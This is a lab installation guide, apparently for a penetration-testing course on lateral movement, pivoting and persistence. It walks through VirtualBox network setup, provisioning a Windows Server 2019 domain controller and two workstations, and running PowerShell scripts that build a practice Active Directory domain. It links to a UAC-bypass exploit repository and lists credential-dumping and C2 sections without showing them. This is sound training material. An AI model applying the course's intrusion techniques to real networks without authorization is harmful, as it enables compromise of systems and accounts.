

Lab Installation Guide

Version 1.2

6/28/2021

Table of Contents

Addendums and Updates	3
Section 1 - Introduction	4
Section 2 - Lab and Network Generation	6
2-1 Introduction	6
2-2 Virtual Machine Downloads	6
KALI LINUX.....	6
2-3 AD Generator Script.....	7
2-4 Network Configuration	7
2-5 VM Provisioning.....	8
Windows Server 2019 Setup and Installation.....	8
Workstation-01 and Workstation-02 Setup and Installation.....	11
2-6 Active Directory Domain Services and Forest Generation	14
2-7 – Domain Population	16
2-8 Join Workstations to the Domain Controller.....	18
2-9 UbuntuMail Installation.....	26
2-10 Kali Linux Installation (Optional).....	29
Section 3 – Installing Covenant.....	30
3-3 Covenant Introduction and Installation.....	30
Section 5 – Enumerating the Local Machine, Privilege Escalation, and Local Persistence	33
5-12 Persistence via RDP.....	33
5-16 Windows Credential Manager	33
Enable Remote Desktop on DC01	33
Mimikatz Commands	34

Addendums and Updates

- The original Kali distribution included with the share drive was packaged with Metasploit 6. This will cause issues for students following the lessons as the videos are shot with Metasploit 5 in use. Two options exist to solve this issue:
 - An updated version of Kali Linux has been released into the share drives which uses MSF5.
 - Utilize the PimpMyKali script from <https://github.com/Dewalt-arch/pimpmykali>, and run it using option D to downgrade msf5 (suggested solution as it has less download overhead).
- In lesson 7-6, the IP Address entered at 2:50 is incorrect and should be 10.120.116.20. This explains the error, however the video corrects to another applicable IP address that works as well.
- The Kali VM is HIGHLY encouraged as it is fully packaged for the course.

Section 1 - Introduction

Greetings, and welcome to my course “Movement, Pivoting, and Persistence for Pentesters and Ethical Hackers”, or MP&P for short. Lateral movement, persistence, and pivoting are key to any successful external and internal penetration testing assessment.

Most engagements are conducted remotely, meaning that the tester must have the ability to move about freely from outside of the network into it. We do this using various techniques. Some of the simplest can be utilizing a compromised password to access a desktop environment via remote desktop and attempting to access other machines with those credentials. More complicated techniques include utilizing compromised endpoints to act as a proxy for us, forwarding traffic from internal targets back to our own.

This course is not meant to be a course for beginners. It is assumed that each student has a basic to intermediate understanding of penetration testing and ethical hacking, including the use of Nmap, Metasploit, OWASP ZAP or Burp Suite, and other well-used tools. Some basic level knowledge will be used, such as enumeration, and expanded upon for various lessons.

MP&P will cover topics such as:

- Username and Password List Generation
- Password Spraying
- Email Phishing
- Command and Control (C2)
- Credential Harvesting and Passing
- Routing, Port Forwarding, SOCKS Proxies, and Bind Usage
- Offensive PowerShell

The course will require the generation of a local lab environment. In order to gain the full benefit from the course, the student’s PC will need at least 16GB of RAM. It is possible to configure the lab with less, however some assets will have to be suspended to run critical services. Students can also opt to generate lab environments using Azure, AWS, or Google Cloud; however, implementation will be outside the scope of the course.

Students should have the knowledge to install VirtualBox, create, and provision virtual machines. VirtualBox will be necessary in order to provision the virtual networks needed for the course. Automated generation scripts are provided in order to create necessary user accounts and permissions for your Active Directory domain environment. Some additional configurations will be required, which will be covered at the appropriate point in the course.

The lab guide will not be all-inclusive. This guide will provide graphical step by step installation of necessary virtual machines and configurations. As this is an intermediate level course, it is expected that any error-handling on the student’s end should be researched and addressed individually as provisioning virtual machines is a basic prerequisite.

Finally, the automation scripts in the course are offered to make the student’s lab generation simplistic. The provided automation scripts utilize various hardcoded credentials and disclose information about

user groups, ACLs, GPOs, and more. I encourage students to utilize the honor system during this experience, as it will not assist the learning process to cheat.

I appreciate your support in purchasing this course, and I hope that the lessons taught will be helpful for you in your career and years ahead.

TheMayor - Joe

Section 2 - Lab and Network Generation

2-1 Introduction

For this course it is expected that the student already understands how to provision virtual machines in the local lab environment utilizing VirtualBox (VMWare will not be used for the course as we need multiple NAT networks for configuration). The course will cover generating the appropriate virtual networks for the lab environment and configuring each host to correctly interact with one another. Additionally, this section will cover the installation of Active Directory, populating the users, GPOs, ACLs, and other items necessary for the course, and connecting the user workstations to the domain.

2-2 Virtual Machine Downloads


UbuntuMail VM – This is a virtual machine required for the Email phishing lessons later in the course. The VM is in the student course share at https://mayorsec-my.sharepoint.com/:f:/p/joe/EuHX-fWQgWxlpdGvYY7X_pwBSEbp87CmLj4R8GKFG59pCQ?e=Kf3DnR

If for some reason the OneDrive link above is not behaving, try https://1drv.ms/f/s!AIDxd4Hr_BuOrxTds39VMqiV5VjK.

KALI LINUX

A custom Kali Linux machine is also available in the above links. If you choose not to use the provided VM, you are responsible for obtaining any files necessary in lessons from the file share, or on your own. Links for individual tools will not be provided except for the Fodhelper exploit used in the course. It can be found on my Github at <https://github.com/dievus/helper>.

Windows Server 2019 Evaluation ISO (<https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019>). Follow the instructions to download the trial version of Server 2019.



Windows Server 2019
Evaluations | 180 days

In addition to your trial experience of Windows Server 2019, you can download a new feature on demand for Server Core, the App Compatibility FOD. This FOD contains additional features from the Desktop Experience to improve the compatibility of Server Core for apps and tools used for troubleshooting and debugging. Windows features on demand can be added to images prior to deployment or to actively running computers, using the DISM command. Learn more about the Server Core App Compatibility FOD. Download this FOD. To learn more about FODs in general, and the DISM command, please visit DISM Capabilities Package Servicing.


Get started for free

Please select your experience:

- Azure
- ISO
- VHD

Continue

Windows 10 Pro Evaluation ISO (Will generate two VMs from this) (<https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise>). Follow the instructions to download the trial version of Windows 10 Enterprise.




2-3 AD Generator Script

Students will need to download the individual Active Directory generation scripts to build the domain environment. The PowerShell scripts are located at <https://github.com/dievus/ADGenerator>.


2-4 Network Configuration

A total of three virtual networks needs to be configured for the course. Configuring the networks in VirtualBox is done with the following:


File > Preferences



Click on Network



Click the Add (+ button) three times to generate three NAT networks. Double click each one and enter the following information into each:




These are the three virtual NAT networks that will be used throughout the course. Make note of the IP subnets for later use.

2-5 VM Provisioning


Windows Server 2019 Setup and Installation

Once the student has downloaded the evaluation version of Windows 2019 from Microsoft, create a new virtual machine in VirtualBox. The following images are step by step settings to be followed. Note that images refer to RAM and hard disk space that should be used as a minimum baseline. It is acceptable, should the student's computer have the resources, to assign more resources that suggested.


Select New at the top of VirtualBox, which opens the Create Virtual Machine window. Name the workstation appropriately – DC01. Set the type to Windows, and Version to Windows 2019. Click Next.




Set RAM to 2048 MB and click Next.




Make sure "Create a virtual hard disk now" is selected, click create, and ensure VDI is selected. Click Next.



Ensure Dynamically allocated is selected and click next. Set the file size slider to 20 GB and click Create.




Click on the workstation, click Settings at the top, select Storage on the left. Click the empty disk under Storage devices, and on the right side of the screen click the blue disk. It is likely you will need to navigate to the download directory where the ISO is located. Select that ISO.



Click on Network next. The following settings are required for the server:

- Set the network to Secure




Once configured click Ok. Boot the Windows server. Refer to the course videos for specifics, to include login information for the required users for each device.


Workstation-01 and Workstation-02 Setup and Installation

Installation of the Windows workstations is straight forward. Once the student has downloaded the Windows 10 Enterprise Evaluation iso from Microsoft, create two new virtual machines in VirtualBox. The following images are step by step settings to be followed (remember that this needs to be done twice, with one named Workstation-01, and one named Workstation-02):


Select New at the top of VirtualBox, which opens the Create Virtual Machine window. Name each Workstation appropriately – Workstation-01 and Workstation-02. Set the type to Windows, and Version to Windows 10 x64. Click Next.




Set RAM to 2048 MB and click Next.




Make sure "Create a virtual hard disk now" is selected, click create, and ensure VDI is selected. Click Next.



Ensure Dynamically allocated is selected and click next. Set the file size slider to 20 GB and click Create.




Click on the workstation, click Settings at the top, select Storage on the left. Click the empty disk under Storage devices, and on the right side of the screen click the blue disk. It is likely you will need to navigate to the download directory where the ISO is located. Select that ISO.



Click on Network next. The following settings are required for Workstation-01 and Workstation-02.

- Workstation 01 needs to be configured to utilize the External, Internal, and Secure adapters.
- Workstation 02 needs to be configured to utilize the Internal and Secure adapters only.



Once configured on both devices, click Ok. Boot each workstation. Refer to the course videos for specifics, to include login information for the required users for each device.

2-6 Active Directory Domain Services and Forest Generation

After the student has provisioned appropriately configured virtual networks and machines, they should start the Server 2019 machine first. Follow the installation instructions and generate a username that will be used for various administrative tasks throughout the course. Upon startup, download the Invoke-ADGenerator.ps1 and Invoke-ForestDeploy.ps1 PowerShell scripts to the machine. Open PowerShell as an administrator, navigate to the directory where the scripts are located, and run the following:

```
. .\Invoke-ForestDeploy.ps1  
  
Invoke-ForestDeploy -DomainName mayorsec.local
```

